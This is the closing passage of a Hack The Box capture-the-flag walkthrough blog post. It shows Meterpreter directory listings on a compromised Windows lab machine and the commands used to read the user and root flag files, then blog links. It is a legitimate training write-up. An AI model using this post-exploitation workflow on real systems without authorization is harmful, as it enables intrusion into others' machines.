40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  All Users
40777/rwxrwxrwx   8192  dir   2017-03-17 19:06:26 -0400  Classic .NET AppPool
40555/r-xr-xr-x   0     dir   2009-07-13 22:37:05 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 00:53:55 -0400  Default User
40555/r-xr-xr-x   4096  dir   2009-07-13 22:37:05 -0400  Public
40777/rwxrwxrwx   8192  dir   2017-03-17 10:17:37 -0400  babis
100666/rw-rw-rw-  174   fil   2009-07-14 00:41:57 -0400  desktop.ini
```

Then move to the **babis** directory

```
meterpreter > cd babis
meterpreter > ls
Listing: c:\Users\babis
=======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  AppData
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Application Data
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:44 -0400  Contacts
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Cookies
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Desktop
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Documents
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Downloads
40555/r-xr-xr-x   4096    dir   2017-03-17 10:17:40 -0400  Favorites
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Links
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Local Settings
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Music
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  My Documents
100666/rw-rw-rw-  524288  fil   2017-03-17 10:17:40 -0400  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2017-03-17 10:17:40 -0400  NTUSER.DAT{6cced2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  NetHood
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Pictures
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  PrintHood
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Recent
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Saved Games
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:52 -0400  Searches
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  SendTo
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Start Menu
40777/rwxrwxrwx   0       dir   2017-03-17 10:17:40 -0400  Templates
40555/r-xr-xr-x   0       dir   2017-03-17 10:17:40 -0400  Videos
100666/rw-rw-rw-  262144  fil   2017-03-17 10:17:40 -0400  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2017-03-17 10:17:40 -0400  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2017-03-17 10:17:40 -0400  ntuser.ini
```

From there, I go to the **Desktop** directory


```
meterpreter > cd Desktop
meterpreter > ls
Listing: c:\Users\babis\Desktop
==============================
```

We found the **user.txt.txt** file! To read the content of the file I use the command

```
cat user.txt.txt
```

Now that we have the user flag, let's find the root flag!

Step 7 - Looking for the root.txt flag



Going back to **C:** to navigate to the **Administrator** folder then the **Desktop** folder. I use **ls** to list all files under the **Desktop** folder

We find the **root.txt.txt** file!

To read the content of the file I use the command

```
cat root.txt.txt
```

Congrats! You found both flags!

Please don't hesitate to comment, ask questions or share with your friends :)


You can see more of my articles here

You can follow me on Twitter or on LinkedIn

And don't forget to **#GetSecure**, **#BeSecure** & **#StaySecure**!

Other Hack The Box articles

- Keep Calm and Hack The Box - Lame
- Keep Calm and Hack The Box - Legacy
- Keep Calm and Hack The Box - Beep



If this article was helpful, tweet it or share it.


Countinue reading about

Cybersecurity

Keep Calm and Hack The Box - Optimum

So you want to break into conference speaking? Here's my advice.

See all 23 posts →



#SERVERLESS

Learn Serverless by Building your own Slack App

LEKHA SURASANI 2 MONTHS AGO

#RUBY ON RAILS

What happens when you create a new Rails project

TRAVIS FANTINA 2 MONTHS AGO